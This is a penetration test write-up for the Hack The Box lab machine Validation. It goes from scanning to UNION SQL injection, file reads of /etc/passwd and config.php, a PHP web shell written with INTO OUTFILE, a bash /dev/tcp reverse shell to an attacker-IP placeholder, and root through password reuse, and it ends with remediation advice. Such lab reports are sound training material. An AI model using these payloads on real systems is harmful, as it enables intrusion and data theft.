

PENETRATION TEST REPORT

HTB: Validation

ENGAGEMENT DETAILS

Prepared By	cac3r (Jose Cáceres)
Mode	HTB
Flag Naming	user.txt / root.txt
Report Date	2026-09-15
Report Version	v1.0
Classification	PUBLIC

Table of Contents

1. Executive Summary.....	3
2. Scope & Rules of Engagement.....	4
3. Methodology.....	5
4. Attack Narrative.....	6
5. Vulnerability Findings.....	13
6. Post Exploitation & Loot.....	17
7. Remediation Summaries.....	18
8. Appendices.....	19

1. Executive Summary

1.1 Engagement Overview

This report documents the findings from a penetration test conducted against a HTB machine. The assessment simulates a real-world attack and progresses from initial access through to full host compromise. Starting position: Black-box unauthenticated.


1.2 Objectives

- Identify and exploit vulnerabilities across all in-scope hosts
- Escalate privileges to administrative/root level where possible
- Demonstrate tangible business impact of each vulnerability
- Provide clear, actionable remediation guidance

1.3 High-Level Results

Total Hosts in Scope	1
Hosts Compromised	1
user.txt captured	1 / 1
root.txt captured	1 / 1
Critical Vulnerabilities	2
High Vulnerabilities	1

1.4 Attack Path Summary



2. Scope & Rules of Engagement

2.1 In-Scope Targets

IP Address	Hostname	OS	Status
10.129.58.61	validation	Linux	Compromised

2.2 Out-of-Scope

- Denial of Service (DoS/DDoS) attacks
- Physical security attacks
- Any hosts not listed in the in-scope table above

2.3 Testing Timeframe

Start Date/Time	2026-09-15 10:35 UTC
End Date/Time	2026-09-15 12:50 UTC
Total Time	2h 15min

3. Methodology

3.1 Framework

The assessment followed the PTES (Penetration Testing Execution Standard) framework, progressing through the phases below:

- **Reconnaissance** — passive & active information gathering
- **Scanning & Enumeration** — port scanning, service fingerprinting, share/AD enumeration
- **Exploitation** — targeted exploitation of identified weaknesses
- **Post-Exploitation** — privilege escalation, lateral movement, credential harvesting
- **Reporting** — documentation of findings and remediation guidance

3.2 Tools Used

Tool	Purpose
Nmap	Network discovery and port/service scanning
FUFF	Web fuzzer
NetCat	Reads and writes data across networks


4. Attack Narrative

4.1 Host: validation — 10.129.58.61

Phase 1: Network Reconnaissance

Full TCP port sweep:

```
sudo nmap -p- -Pn -n -vv --min-rate=5000 10.129.58.61 -oG  
network/nmap_ports.txt
```



PORT	STATE	SERVICE
22/tcp	open	ssh
80/tcp	open	http
4566/tcp	open	kwtc
5000/tcp	filtered	upnp
5001/tcp	filtered	complex-link
5002/tcp	filtered	rfe
5003/tcp	filtered	filemaker
5004/tcp	filtered	avt-profile-1
5005/tcp	filtered	avt-profile-2
5006/tcp	filtered	wsm-server
5007/tcp	filtered	wsm-server-ssl
5008/tcp	filtered	synopsis-edge
8080/tcp	open	http-proxy

80 and 8080 - HTTP

22 - SSH

4566 - kwtc

5000 to 5008 filtered

Searching for port 4566: "...usually this listener is tied to a specific application, an older management utility, or a custom service that adopted the registered number". Meaning is probably not KWTC and is set for other purpose.

Targeted service/version scan on discovered ports:

```
sudo nmap -p22,80,4566,8080 -sCV 10.129.58.61 -oN network/nmap_service.txt
```

```

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d8:f5:ef:d2:d3:f9:8d:ad:c6:cf:24:85:94:26:ef:7a (RSA)
|   256  46:3d:6b:cb:a8:19:eb:6a:d0:68:86:94:86:73:e1:72 (ECDSA)
|_  256  70:32:d7:e3:77:c1:4a:cf:47:2a:de:e5:08:7a:f8:7a (ED25519)
80/tcp    open  http      Apache httpd 2.4.48 ((Debian))
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: Apache/2.4.48 (Debian)
4566/tcp  open  http      nginx
|_ http-title: 403 Forbidden
8080/tcp  open  http      nginx
|_ http-title: 502 Bad Gateway
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

80 HTTP - Apache httpd 2.4.48 (Debian)


4566 - nginx - 403 forbidden

8080 - nginx - 502 bad gateway

80 and 8080 are different servers and different applications, presume port 4566 may be tied to 8080 web server since both result to be fingerprinted as nginx, maybe a proxy, websocket.


Phase 2: (Web) Enumeration

Browsing: <http://10.129.58.61>




Functionality to join/register, input a name and select a country.

Register a name and pick a country, redirected to account.php




Greeted by a message "Welcome <user_input_name>", and showing other players on same country.

Intercepting and sending request to BurpSuite repeater to inspect the HTTP request/response:



POST request, username and country parameters. Response 302 Found, redirect to /account.php. (PHP version 7.4.23)

Following the redirect to /account.php: (see next page)




GET /account.php, response with Welcome message and username, then the already registered players on the selected country (Chile).

Phase 3: Initial Access — SQLi reflecting data in response

After injecting various types of payloads in this functionality username and country parameters discover SQLi with UNION, querying a count of two columns reflects an error in the response:

```
' ORDER BY 2-- -
```



Ordering by one returns the normal response. Ordering by 2 returns the error in the response. (Webroot: /var/www/html/)


Using UNION, querying a count of two columns:

```
' union select null,null-- -
```

Triggers the same message, the original query selects two columns. After injecting only each parameter per request conclude the injectable parameter is country.

Reading system /etc/passwd with LOAD_FILE to check whether FILE permission is set:


```
' union select load_file("/etc/passwd")-- -
```



Can read system files. Also confirm is a MySQL database.

Fuzzing to discover files within the webroot:


```
ffuf -u http://10.129.58.61/FUZZ.php -w /opt/wordlists/SecLists/Discovery/Web-Content/raft-medium-directories.txt
```



config.php, account.php and index.php

Reading config.php file with LOAD_FILE and intercepting redirect to account.php response with BurpSuite:

```
' union select null,load_file("/var/www/html/config.php")-- -
```



Can read the file contents. Database user credential:

Username:

uhc

Password:

uhc-9qual-global-pw


Database schema name: registration

Abusing the SQL account permissions to upload a malicious PHP file (shell.php) to the webroot with INTO OUTFILE: (same SQL injection point)

PHP payload: `<?php system($_GET['c']); ?>`

' UNION SELECT "<?php system(\$_GET['c']); ?>","NULL INTO OUTFILE
' /var/www/html/shell.php' -- -

Browsing: <http://10.129.58.61/shell.php?c=whoami>



RCE to the target system as www-data

Executing a Bash reverse shell:

Start a listener (using 9001 in this example):

```
nc -nlvp 9001
```

Reverse shell payload: `bash -c 'bash -i &> /dev/tcp/<ATTACKER_IP>/9001 0>&1'`

URL encoded: `bash+-c+'bash+-i+%26>+/dev/tcp/<ATTACKER_IP>/9001+0>%261'`

Replace <ATTACKER_IP> placeholder with your own attacker system IP. Use preferred port.

Browsing: http://10.129.58.61/shell.php?c=<URL_PAYLOAD>

Replace <URL_PAYLOAD> placeholder with your URL encoded payload, hit Enter and check listener.

```
www-data@validation:/var/www/html$ whoami && ip a | grep inet
whoami && ip a | grep inet
www-data
    inet 127.0.0.1/8 scope host lo
    inet 172.21.0.6/16 brd 172.21.255.255 scope global eth0
```

Connected as www-data to target system validation.

Flag — user.txt

Read user flag:

```
cat /home/htb/user.txt
```

```
www-data@validation:/home/htb$ cat /home/htb/user.txt
cat /home/htb/user.txt
4d5e6bad320020cb4dde72c77a4f53b9
```

user.txt: 4d5e6bad320020cb4dde72c77a4f53b9

Flag — root.txt

Using the earlier discovered credential for database user uhc (page 11) to switch to a session as root account and the password is reused, authenticating as root:

(Password: uhc-9qual-global-pw)

```
su -
```

```
www-data@validation:/var/www/html$ su -
su -
Password: uhc-9qual-global-pw
whoami
root
cat /root/root.txt
3c5c5008eb67acbbe48a1f224a3d7607
```

root.txt: 3c5c5008eb67acbbe48a1f224a3d7607

5. Vulnerability Findings

5.1 [Critical] SQLi in country parameter reflecting data in response

Severity	Critical
Affected Host	10.129.58.61 (validation)
Port / Service	port 80/tcp HTTP - index.php register function, country parameter

Description

The parameter country in index.php register functionality is vulnerable to SQLi and reflects query results in the welcome message in account.php response.

Impact

A unauthenticated attacker can inject UNION queries to the country parameter and send the request to index.php to enumerate and dump the database, reading username and userhash contents in the account.php response. This injection point paired to the database user permissions enables the foothold in the system (see Finding 5.2).

Evidence

The screenshot shows the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab shows a GET request to /account.php with various headers including User-Agent, Accept, Accept-Language, Accept-Encoding, Referer, Connection, Cookie, Upgrade-Insecure-Requests, and Priority. The 'Response' tab shows an HTML response with a list of player data. A red box highlights a portion of the response containing concatenated database records from a registration table, showing columns like username and userhash.

Listing contents of registration table → username and userhash columns. (Only attacker entries were found)

Remediation

Use parameterized queries / prepared statements for all database access so user input is never concatenated into SQL. Apply input validation on the country parameter.

References

<https://audit-core.tech/fix/sql-injection#fix-steps>

5.2 [High] - Excessive READ and WRITE permissions over database account leading to uhc credential and RCE

Severity	High
Affected Host	10.129.58.61 (validation)
Port / Service	MySQL database account uhc

Description

The database account uhc used to run queries for the `index.php` register function (website running on port 80) have READ and WRITE permissions over the system.

Impact

An attacker with access to execute SQL queries as uhc (example via Finding 5.1) can read sensitive files like `config.php`, which provided the credential for the database user uhc. Furthermore, the write permission enabled to write and upload a malicious PHP file used to run arbitrary commands as the account running the Apache web server `www-data`, achieving a shell as this account after executing a reverse shell payload.

Evidence


The screenshot shows a web browser window with the following content:

```

17 <h1 class="text-center m-5">
18   Join the UHC - September Qualifiers
19 </h1>
20 </div>
21 <section class="bg-dark text-center p-5 mt-4">
22   <div class="container p-5">
23     <h1 class="text-white">
24       Welcome a
25     </h1>
26     <h3 class="text-white">
27       Other Players In ' union select
28       load_file("/var/www/html/config.php")--
29     </h3>
30     <li class="text-white">
31       <?php
32         $servername = "127.0.0.1";
33         $username = "uhc";
34         $password = "uhc-9qual-global-pw";
35         $dbname = "registration";
36
37         $conn = new mysqli($servername, $username, $password,
38         $dbname);
39         ?>
40       </li>
41     </div>
42   </section>
43 </div>

```

Reading contents of config.php file → Credential for database user uhc



RCE as www-data after execution of the uploaded malicious PHP file (shell.php)

```
www-data@validation:/var/www/html$ whoami && ip a | grep inet
whoami && ip a | grep inet
www-data
inet 127.0.0.1/8 scope host lo
inet 172.21.0.6/16 brd 172.21.255.255 scope global eth0
```

Connected as www-data to the target system validation after executing reverse shell payload via the prior RCE.

Remediation

Apply least privilege to the application's DB account so a successful injection cannot read and write unrelated data or files.

References

<https://docs.digitalocean.com/products/databases/mysql/how-to/modify-user-privileges/#revoking-privileges>

5.3 [Critical] - Password reuse involving administrative account (root)

Severity	Critical
Affected Host	10.129.58.61 (validation)
Affected Accounts	MySQL Database user uhc ↔ OS administrator root

Description

The password discovered for database user uhc is reused by the most privileged account in the system: root.

Impact

An attacker with RCE or a shell on the system can validate the discovered credential (via Finding 5.2) against the root user and authenticate, enabling to pivot from www-data to root with one command, achieving the highest privilege in the system.

Evidence

```
www-data@validation:/var/www/html$ su -  
su -  
Password: uhc-9qual-global-pw  
whoami  
root  
cat /root/root.txt  
3c5c5008eb67acbbe48a1f224a3d7607
```

Switching user session from www-data to root using the discovered password for database user uhc

Remediation

Never reuse credentials. Always enforce unique and strong passwords. Reset root password immediately.

References

<https://linuxvox.com/blog/change-root-password-linux/>

6. Post-Exploitation & Loot

6.1 Credentials Harvested

Host	Username	Password	Privilege
10.129.58.61	uhc (MySQL DB user)	uhc-9qual-global-pw	Database
10.129.58.61	root	uhc-9qual-global-pw	root

6.2 Flags Captured

Host	Flag Type	Value	Path
10.129.58.61	user.txt	4d5e6bad320020cb4dde72c77a4f53b9	/home/htb/user.txt
10.129.58.61	root.txt	3c5c5008eb67acbbe48a1f224a3d7607	/root/root.txt

7. Remediation Summary

Prioritised remediation roadmap. Critical and High items should be addressed within 24–72 hours; Medium within 30 days; Low within 90 days.

Finding	Severity	Effort	Priority
5.2 [High] - Excessive READ and WRITE permissions over database account leading to uhc credential and RCE	High	Low	1st
5.1 [Critical] SQLi in country parameter reflecting data in response	Critical	Medium	2nd
5.3 [Critical] - Password reuse involving administrative account (root)	Critical	Very Low	3rd

8. Appendices

Appendix A — Proof of Compromise

```
www-data@validation:/var/www/html$ whoami && ip a | grep inet
whoami && ip a | grep inet
www-data
inet 127.0.0.1/8 scope host lo
inet 172.21.0.6/16 brd 172.21.255.255 scope global eth0
```

Connected as www-data to the target system validation after executing a basic reverse shell payload via Finding 5.2

```
www-data@validation:/var/www/html$ su -
su -
Password: uhc-9qual-global-pw
whoami
root
cat /root/root.txt
3c5c5008eb67acbbe48a1f224a3d7607
```

Switching user session from www-data to root using the discovered password for database user uhc via Finding 5.3

Appendix B — Glossary

RCE Remote Code Execution — running arbitrary commands on a remote system.